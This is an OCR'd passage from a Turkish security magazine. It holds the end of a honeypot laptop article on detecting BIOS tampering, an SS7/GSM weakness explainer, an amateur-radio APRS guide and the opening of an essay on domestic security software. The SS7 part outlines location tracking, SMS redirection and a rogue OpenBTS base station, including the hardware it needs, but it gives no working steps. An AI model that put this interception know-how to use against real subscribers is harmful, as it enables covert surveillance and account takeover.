Tabii ki bu planladığım kadar basit olmadı. Honeypot laptop'umu Ubuntu USB ile boot ettiğim ve BIOS firmware'in dump'ını aldığım her defasında, elde ettiğim imaj bir öncekinden farklı bir özete sahipti. Ne olduğunu anlamak için UEFITool[9] adında bir program kullandım. Bu BIOS imajını yükleyebileceğiniz, imajdaki datayı görüp değiştirebileceğiniz, imaj içerisinden dosyaları çıkartabileceğiniz grafik arayüzü olan bir program.

8 https://www.virustotal.com/en/file/2e3263fa904729c3c4d416b7ee8d7cec21500a4c50f33a348140003aeef988e7/analysis/1456336870/
9 https://github.com/LongSoft/UEFITool



UEFITool kullanarak BIOS firmware'in incelenmesi

Bu kullandığım laptop için, her bir BIOS firmware'i 4 MB'lik bir imajdan oluşuyordu. Bu alanın bir kısmı BIOS'u BIOS yapan programı içeren alandı. Evil Maid saldırısında, zararlı yazılım ile değiştirilmek istenen alan da burası. Diğer kısım ise kaydedilen BIOS ayarları gibi diğer datalar için tahsis edilen alandı.

İki farklı cheksum'a sahip BIOS firmware imajlarından UEFITool'u kullanarak aynı component'leri extract ettim ve bu component'lerin her biri için özet hesaplaması yaptım. Farkettim ki imajların sadece küçük bir kısmı, üstelik herhangi bir program içermeyen kısmı farklılık gösteriyordu. Honeytpot laptop'u açıp, Ubuntu USB diskten boot etmesini istediğim her defasında USB'den boot edildiğine dair bir bilgiyi firmware'in bu kısmına kayıt ediyordu. Kayıt edilen bu bilgi de her defasında farklılık gösterdiği için BIOS imajlarından farklı özet bilgileri üretilmesine neden oluyordu.

BIOS'daki değişimleri yakalamak için kurguladığım planı derhal değiştirdim. Seyahat öncesi ve sonrası firmware imajlarını mukayese etmek için her bir imajı UEFITool ile açacak, boot'da değişik gösterdiğini bildiğim component dışındaki tüm component'leri extract edecek ve extract ettiğim bu component'lerin özet değerini hesaplayıp, mukayese işlemini işte bu özet değerler üzerinden yapacaktım.

Bu Sürecin Öğrettikleri

Honeypot laptop ile seyahat etmek bir yığın iş demek. Laptopunuza müdahale etmiş birini yakalamayı umuyorsanız, her seyahatten önce ve sonra birkaç saatinizi ayırmalısınız. İki yıl sonra hâlâ hiç kimseyi tespit edemediğimde, projeyi emekliye ayırmaya karar verdim.

Ben projeye başladığım zamanlarda mevcut olmayan ve benim hedef aldığım saldırganları başka bir yöntemle yakalamayı mümkün kılan bir araç bugün var: Haven[10].

Haven, otel odasında, siz odada yokken laptop'unuzun ya da özel eşyalarınızın üzerine bırakabileceğiniz ve muhtemelen artık başka bir işinize yaramayan telefonunuza kurulabilecek bir Android uygulaması. Uygulama odadaki her hareketi izlemek için telefondaki mikrofon, hareket ve ışık dedektörleri, kamera gibi pek çok sensörü kullanıyor. Fark ettiği tüm hareketleri kaydediyor ve Signal bildirimi olarak telefonunuza gönderiyor. Haven tabii ki mükemmel değil, false-positive yani yanlış bulgu üretmesi de muhtemel, daha iyi bir hale getirmek için geliştirilmeye devam ediliyor. Fakat hâlâ Haven kurulu telefonun üzerine bırakıldığı laptop'a gerçekleşecek tüm müdahaleleri yakalayabiliyor.

Bu yazıda anlatılan projeyi yüzde yüz ücretsiz ve açık kaynaklı Debian, Ubuntu, dd, sha256sum, flashrom, chipsec ve UEFITool gibi programları kullanarak geliştirdim. Laptop dışındaki tüm donanımları 100 dolardan daha az bir maliyetle satın alabilirsiniz.


10 Arka Kapı Dergi 2. Sayıda (Nisan-Mayıs) Haven için yine Micah Lee'ye ait bir çeviri yazısı yayınlanmıştır. en

SS7 Protokolü ve GSM
Ağlarındaki Potansiyel Tehlikeler

SS7 (Signal System 7) çok basit tabiri ile cep telefonlarının kendi GSM operatörleri dışındaki operatörler ile haberleşmesini sağlayan bir iletişim ağıdır. Uluslararası standarda sahip olan bu ağ tüm dünyada aynı şekilde çalışmaktadır. Yine basit olarak örnek vermek gerekirse, evimizde kablosuz modem ile kullandığımız ağ bizim yerel ağımız olarak tanımlanabilir, modem ile internete çıkış yaptığımız zaman da uluslararası internet ağına bağlanmış oluruz. SS7 ağı da tıpkı bunun gibidir. Kendi GSM operatörünüz sizin yerel ağınızdır ancak başka bir operatör ile iletişim kurmak için uluslararası ağ olan SS7'ye bağlanmanız şarttır, bu nedenle tüm GSM işlemleri SS7 ağı üzerinden gerçekleşmektedir.

SS7; 1975 yılında geliştirilmiş olup üzerinde pek fazla geliştirilme yapılmamış halde olduğundan potansiyel açıklarla doludur. Bu alanda bilinen ilk güvenlik açığı 2008 yılında duyurulmuş olmasına rağmen çok daha uzun zaman önce Kevin Mitnick gibi araştırmacılar GSM sistemlerindeki açıkları keşfedip amaçları doğrultusunda diledikleri gibi kullanmışlardır. Yine 2014 yılında tüm dünyada bu sistemin %70 oranında potansiyel güvenlik açıkları olduğu raporlanmıştır.

SS7 açıkları kullanılarak cep telefonu kullanıcılarının neredeyse tüm hareketleri izlenilebilmekle kalmayıp araya girilerek kendisi adına işlemler de gerçekleştirilebilmektedir. Bu alanda medyaya en çok yansıyan haberlerden birisi de iki faktörlü kimlik doğrulama (2FA) zafiyetleri olmuştur. SS7 ağı üzerinden hedefin cep telefonuna gelen SMS mesajlarının başka bir telefona yönlendirilmesi yöntemiyle ile birçok kişisinin internet bankacılığı hesabının ele geçirildiği haberlerine sık sık rastlanmaktadır.



Potansiyel zafiyetlerden bazıları:

- Hedefin coğrafi konumunu öğrenebilmek
- Hedefin SMS trafiğini başka bir numaraya yönlendirebilmek
- Hedefin şifreleme anahtarına sahip olup dinlenilen trafiğin şifresinin çözülebilmesi
- IMSI, IMEI, MSISDN gibi verilerin öğrenilebilmesi

Hedef Cep Telefonunun Mevcut Konumunun Öğrenilmesi

2000'li yıllardan önce elektronik sistemlerde kullanıcılara kolaylık sağlayacak birçok özellikler tasarlanırken güvenlik hep ikinci planda tutulmuştur çünkü o yıllarda siber saldırı gibi etkenler risk algılamalarında pek yer bulmuyordu.

SS7 ağında kamu ve kurumsal şirketlerin kullanımına yönelik sunulan, IMSI veya MSISDN (telefon numarası) ile hedefin konumunu öğrenebilmeyi amaçlayan özellik, saldırganlar tarafından kötü niyetli olarak kullanılabilmektedir. Araç veya personel takibi yapılabilmesi için kullanılan bu özellik ile hedef cep telefonu numarası SS7 ağında belirli bir yöntemle kullanıldığında, bu numaranın hangi baz istasyona bağlı olduğu anında öğrenilebiliyor. Dünya çapında yer alan tüm baz istasyonlarına mahsus bir kod numarası vardır ve internet üzerinden bu kod numarası ile o baz istasyonun hangi ülke, şehir ve konumda olduğu görüntülenebilmektedir. Bu da hedef cep telefonun hemen hemen 50 metre hata payı ile anlık olarak bulunabilmesini sağlıyor. Üstelik bu durumdan hedef hiçbir şekilde haberdar olamıyor. Yukarıda da bahsettiğim gibi bu özellik deniz ve kara taşımacılığı gibi alanlarda takip için hâlen kullanılmaya devam etmektedir. *(SS7 ağındaki bu yöntem İsrail topraklarında kullanılamamaktadır.)*

Hedefin SMS Trafiğini Başka Bir Numaraya Yönlendirme

En büyük zafiyetlerden birisi de hedef telefonunun ağ trafiğini SS7 ağın üzerinde saldırganın belirlemiş olduğu başka bir telefona yönlendirebilmesidir. Bu işlemin nasıl gerçekleştirildiğini elbette burada yazmayacağım ancak zafiyetin nedenleri hakkında biraz konuşabiliriz.

MSISDN = Cep telefonu numarası

IMSI = International Mobile Subscriber Identity

İlk 3 rakam: Ülke Mobil Calling Code (MCC) Türkiye için 286
Diğer 2 rakam Mobil Network Code (MNC) yani GSM operatör kodu (Örneğin Turkcell 02)
Sonraki 10 rakam: Operatörün kendisinin belirlediği bir kod
286 02 xxxxxxxxxx

IMEI = Her cep telefonuna özel kod numarası

SS7 ağında hedef cep telefonunun konumu öğrenebildiğimizi yazmıştık, tıpkı bu yöntemde olduğu gibi yine bir cep telefonu numarası veya IMSI numarası ile bu ağdan o telefona ait MSISDN, IMSI ve IMEI numaralarına erişilebilmektedir. Aslında baktığımızda hedef cep telefonuna ait neredeyse tüm bilgilere erişilebilmektedir. Saldırganlar bu noktadan sonra bu bilgileri kullanarak hedefin SIM kartını kopyalayabilmekte veya yine bu sistem üzerinden kendi kontrolündeki cep telefonlarına yönlendirme yapabilmektedirler.

SS7 ağındaki bu tip özellikler cep telefonu bir modem gibi kullanılmak suretiyle gerçekleştirilmektedir. Ancak yeni nesil akıllı telefonların bir çoğunda bu tip özellikler devre dışı bırakıldığı için Qualcomm chipset'i kullanan daha eski cep telefonları kullanılmaktadır.

Kendi GSM Operatörünüzü Kurabilirsiniz!

GSM operatörleri her ne kadar sayısız elektronik donanıma sahip olsa da her şey yazılımlarla kontrol edilmektedir. Full Dubleks (Aynı anda hem alıcı hem verici, USRP, BaldeRF) özelliğinde bir donanıma ve antene sahip olan herkes kendi GSM sistemini kurabilmektedir. OpenBTS adlı yazılım size kendi GSM operatörünüzü kurabilmek için gerekli olan her şeyi sağlamaktadır. Bu vesile ile açık kaynak dünyasının ne kadar önemli olduğunu OpenBTS gibi yazılımlarla bir kez daha anlıyoruz.

OpenBTS ile diğer operatörlerin sahip olduğu hemen hemen tüm özelliklere bizler de sahip olabiliyoruz. Şayet yeteri kadar güçlü bir anten ağına sahipsek tüm İstanbul'a bile GSM yayını yapabiliriz. Bu güzel yazılım kötü niyetli kişiler tarafından kullanıldığında ise muazzam bilgilerin ele geçirilmesini sağlayabilmektedir. OpenBTS ile MuratCell adında bir operatör oluşturup bu operatöre ait kendi kodumuzu oluşturabildiğimiz gibi var olan gerçek bir GSM operatörünün bilgileri kullanılarak, hedef operatör gibi hizmet verilebilmektedir! GSM baz istasyonlarının çekmediği bölgelerde seyyar baz istasyonu araçları da benzer bir yöntem kullanmaktadır.

Hedef operatöre ait bilgiler ile oluşturulmuş bir OpenBTS ağına bağlanan cep telefonundan alınan ve gönderilen tüm veriler saldırgan tarafından kaydedilebilmektedir. Blackhat konferanslarından birinde çekilmiş aşağıdaki fotoğraf bu işlemin ne kadar basit olduğunu göstermektedir.

Gerekli olanlar:

- Linux İşletim Sistemi
- OpenBTS (openbts.org)
- Full Dublex Donanım (USRP, BladeRF)

APRS Nedir? Ne İşe Yarar? Nasıl Kullanılmalıdır?


Değerli okurlarımız, dördüncü sayımızda da sizinle tekrar buluşmanın verdiği memnuniyetile hepinize öncelikle saygılar sunuyorum. Amatör Telsizcilik hobisi -sürekli belirttiğimiz üzere- Radyo Frekansları içinde araştırma-geliştirme ilkesine kısmen de olsa izin vermektedir. Görece kısmi olan bu özgürlük esasen bizlere sınırsız bir özgürlük getirmektedir. Yine bu temelden yola çıkarak kullanıma alınmış ve geliştirilmiş olan oldukça önemli bir konu APRS bu sayımızda konumuz oldu.

APRS İngilizcedeki "Automatic Packet Reporting System" kelimelerinin baş harflerinden oluşuyor. En önemli amacı da belli bir radyo/telsiz frekansı üzerinden çeşitli bilgilerin (konum, hava durumu, kısa mesaj, vs.) belli bir veri formatında otomatik olarak iletilmesi/yayınlanmasıdır. APRS vasıtası ile GPS konumu, sıcaklık, nem, yükseklik, voltaj, deprem bilgileri vs. gibi dilediğiniz verileri yollayabilirsiniz.

APRS Ne Demek?

APRS İngilizcedeki "**A**utomatic **P**acket **R**eporting **S**ystem" kelimelerinin baş harflerinden oluşuyor. En önemli amacı da belli bir radyo/telsiz frekansı üzerinden çeşitli bilgilerin (konum, hava durumu, kısa mesaj, vs.) belli bir veri formatında otomatik olarak iletilmesi/yayınlanmasıdır. APRS vasıtası ile GPS konumu, sıcaklık, nem, yükseklik, voltaj, deprem bilgileri vs. gibi dilediğiniz verileri yollayabilirsiniz.

Temelinde konum bilgisi yollamak esas olmakla beraber; hava raporu, rüzgar, basınç, deprem detayları gibi detayların paylaşılmasında da kullanılmaktadır.



Ulusal Deprem İzleme Merkezi APRS Görüntüsü Örneği

APRS Kimler Tarafından Kullanılabilir?

APRS sistemi sadece Amatör Telsiz Operatörü belgeli kişilerce kullanabilir. Yapı giriş sistemi erişimde kullanılan otomasyon parolası Amatör Telsiz Çağrı İşareti'nin de kullanıldığı bir kombinasyon ile oluşturulmaktadır. Yani sözün özü, Amatör Telsiz Operatörleri'ne özel bir yapıdır.

APRS sisteminin günümüzde GSM operatörleri tarafından verilen Araç Takip Sistemleri'ne alternatif olduğu ya da benzerlik gösterdiği düşünebilir. Ancak GSM operatörleri tarafından sunulan araç takip sistemlerinin internet altyapısına bağımlı olduğu düşünülürse, Amatör Telsiz yapısından tamamıyla farklı olduğu görülecektir. Çünkü APRS sistemlerindeki amaç olası acil durumlarda telsiz operatörleri mevkilerinin direkt Radyo Frekans yoluyla görülebilmesidir, yani herhangi bir internet altyapısından bağımsız çalışılabilmesi esası öncelikli düşüncedir.


Altyapı kesintileri ile devre dışı kalan bir sistem Amatör Telsiz bakışına tamamıyla aykırıdır. Malumunuz hep bahsi geçen her koşulda iletişim düşüncesine aykırı durmaktadır. APRS sistemi tamamen ücretsiz bir yapıdır.

APRS Sistemini Hangi Tip Cihazlarda Kullanabiliriz?

APRS sistemini kullanmak için birçok alternatif mevcuttur. Ancak telsiz cihazı üzerinden kullanmak asıl yapıya en uygun olanıdır. Günümüzde birçok yeni nesil cihaz üzerinde APRS sistemi mevcuttur. Burada anlaşılması gereken en önemli husus APRS atışı yapabilen bir cihazın aynı şekilde gönderilenleri de okuyabilme özelliği olmasıdır.


APRS sisteminin günümüzde GSM operatörleri tarafından verilen Araç Takip Sistemleri'ne alternatif olduğu ya da benzerlik gösterdiği düşünebilir. Ancak GSM operatörleri tarafından sunulan araç takip sistemlerinin internet altyapısına bağımlı olduğu düşünülürse, Amatör Telsiz yapısından tamamıyla farklı olduğu görülecektir. Çünkü APRS sistemlerindeki amaç olası acil durumlarda telsiz operatörleri mevkilerinin direk Radyo Frekans yoluyla görülebilmesidir, yani herhangi bir internet altyapısından bağımsız çalışılabilmesi esası öncelikli düşüncedir.

Sistemin çalışma prensibi, gönderilecek olan konum bilgisi, yükseklik, araç veya yaya hızı, hava durumu ve benzeri diğer bilgilerin bir digital kodlama ile RF yolu ile atılması ve bu sinyalin atış yapan telsizin gücü ile gidebildiği alan içerisinde direkt okunabilmesi, yayılımın yetmediği alanlar için ise DIGIPEATER ve İ-GATE dediğimiz tekrarlayıcı sistemler söz konusudur.



Örnek bir DIGIPEATER ve I-GATE Uygulaması

APRS dataları aşağıdaki haritada görüleceği üzere VHF bandında ülkemiz için 144.800Mhz de yapılmakta ve dünya üzerinde değişiklikler göstermektedir. Yani ülkemizde iken olması gereken frekans ile yurtdışına çıkıldığında uygulanması gereken frekans farklılıklar göstermektedir. Bunun sebebi ulusal frekans planlamaları içerisinde uygun görülen bant aralığının değişiklik göstermesidir.




APRS paketlerinin telsiz cihazı üzerinden tekrarlanma sıklığı burada oldukça önem taşımaktadır. Kullanıcı sinyali ne kadar sık tekrarlarsa sistem o kadar karmaşa yaşayacak ve atılan sinyalleri tekrarlayan server sistemleri de bir o kadar yoğunluk yaşayacaktır. Sisteme üst üste ulaşan paketlerin okunurluğu bozulacağı için atılan datalar da önemini yitirecektir. Cihaz orijinal sistemi haricinde yapılan APRS sistemleri için datayı taşıyan digital tonlamanın ses seviyesi de oldukça önem taşır. Seviyenin okunurluğu uygun kılacak noktada hassas ayarlanmış olması oldukça önemlidir.

APRS Telsiz Olmadan da Kullanılabilir mi?

Bu sorumuza cevap "EVET" olacaktır. Sistemi olması gereken şekli ile yani telsiz sistemi üzerinden kullanan operatörler yanında bir bilgisayar üzerinden çalışan sistem ya da akıllı telefonlardaki uygulamalar ile sisteme dahil olmak mümkün. Ancak yoğunluğa sebebiyet verecek şekilde çalışılmamalıdır. Senkronizasyonu iyi ayarlanmış bir yapı ortaya çıkmalıdır ki ana yapı zarar görmesin. Yukarıda bahsi geçen I-GATE ve DIGIPEATER yapıları havadan aldıkları sinyalleri tekrar etme veya internet yolu ile diğer sistemlere aktarma işini yüklenmiştir. Bu arada her kullanıcı için yaklaşık 15 farklı istasyon ile data paketi yollamak mümkündür.

Diğer bir deyişle sadece bilgisayar yolu ile bazı yazılımlar kullanarak APRS takibi veya atışı ile takibini gerçekleştiren bir operatör, sistemi direkt RF yolu ile kullanıyor olmasa da data paketleri internet yolu ile tüm server'lar üzerine giderek RF atışı yapılabilmesi prensibi ile çalışmakta ve bölge APRS frekansı üzerinde radyo frekansına dönüşmektedir. Daha anlaşılabilir hali ile bilgisayar veya akıllı telefonlar üzerinden oluşturulan data paketleri telsiz cihazından atıldığı gibi ulaştığı DIGIPEATER sayesinde havaya da atılmaktadır.

Tümü bir araya geldiğinde önemle hatırlanması gereken bölge frekansı üzerinde oluşacak yoğunluğun hesaplanmasıdır. Frekans üzerinde birbirine karışan her data ve sıklığı sistemi kullanan diğer operatörler için işlevselliği bozmayacak oranda olmalıdır. APRS yapılan bir telsiz cihazı üzerinde data atış aralığı ayarında en az 1 dakikalık boşluk olması, en ideal ölçüdür. Hareketli olmayan veya hayati önem taşımayan datalar işlenen bir sabit sistemde ise bu aralık en az 30 dakika olarak seçilmelidir.



Örnek APRS İstasyon Bilgisi

APRS Sistemi Sadece Konum Bilgisi mi İçerir?

APRS yapısı üzerinde yapılabilecek birçok özellik bilgisayar ve internet yapısı ile desteklendiğinden bu soruya cevabımız "HAYIR" olacaktır. APRS sistemi ile mesajlaşmak hatta e-mail gönderimi yapabilmek de seçenekler arasındadır. Bu tip kullanımlar için yine elinizdeki sistemlerin özellikleri incelenmelidir. Bir bilgisayar yardımı ile sisteme bağlı iseniz tüm bu bahsi geçenleri kullanım mümkündür. Donanımsal olarak tüm bu işlemleri yapabileceğiniz telsiz cihazları da piyasada mevcuttur.

Sürekli kullanımda olan bu sistemi incelemeniz ve seyredebilmeniz için bir web adresi paylaşmakta sakınca görmemekteyiz.

https://aprs.fi

Bu link ile de görebileceğiniz gibi sistemin kullanımı diğer ülkelere bakıldığında ülkemiz için aslen oldukça düşük seviyelerdedir. Olası bir afet veya acil durum göz önünde bulundurulduğunda yine her zaman söylediğimiz üzere herhangi bir altyapı sistemi çökmesinde gerçek anlamda RF yolu ile işleyen yapı her zaman ayakta duracaktır.

Günümüzde yaşantısını kolaylaştıran internet ve akıllı telefonlar ile APRS sistemi kullandığı düşünülen ve haritada şu an aktif olan istasyonların da bir internet kesintisi durumunda pasif duruma geleceği unutulmamalıdır. Telsiz cihazları ve sistemlerinin gerçek önemini anlayanların artması ümidiyle, bir sonraki yazımızda görüşmeyi diliyorum, 73!

Utku Şen – utku@arkakapidergi.com

Yerli Siber Güvenlik Yazılımı Hamlesinde Gözden Kaçan Detaylar

Siber güvenlikte yerli yazılım kullanmanın önemi artık tartışılan bir konu değil. Herkes bunda hemfikir. Hem devletin, hem özel sektörün en kritik verilerini koruyan bu yazılımların, politik ve askeri alanda yaşanacak kötü senaryolarda bizim aleyhimize çalışması çok olası bir durum. Bunun yanında siber güvenlik yazılımlarındaki dışa bağımlılık hem bütçemizin dışarı akmasına, hem de global yazılım ekonomisinden pay alamamamıza yol açıyor.

Bu yazıda değineceğimiz pek çok farklı konu var. Öncelikle, siber güvenlik alanında süper güç kabul edilen devletlerin neden başarılı olduklarını inceleyeceğiz. Daha sonra siber güvenlik yazılımlarının geçirdiği evreleri ve bu evreler sırasında Türkiye'nin neler yapıp yapamadığına değineceğiz.

Siber Gücü Belirleyen Etmenler

Siber güvenlik konusunda dünyanın süper güçleri hangi ülkelerdir diye sorsak, dünyadaki çoğu kişi muhtemelen benzer cevaplar verir. Bu ülkeleri şöyle listeleyebilirim: ABD, Rusya, Çin, İsrail ve Birleşik Krallık (Kuzey Kore de bu alanda güçlü olsa da, neler yaptıklarını tam olarak bilmediğimiz için değerlendirmeye almak pek mümkün değil).

Bu ülkelerin göze çarpan en büyük ortak yanı, askeri savunma sanayine yüksek bütçeler ayırmalarıdır, diyebiliriz. Diğer ortak ve farklı özelliklerini de sıralarsak, bu ülkelerin neden siber güvenlik konusunda süper güç olduklarını daha iyi anlayabiliriz. Bu şekilde Türkiye'nin odaklanması gereken konular da net bir şekilde ortaya çıkacaktır.

Bilimdeki Genel Başarı (Hepsi)

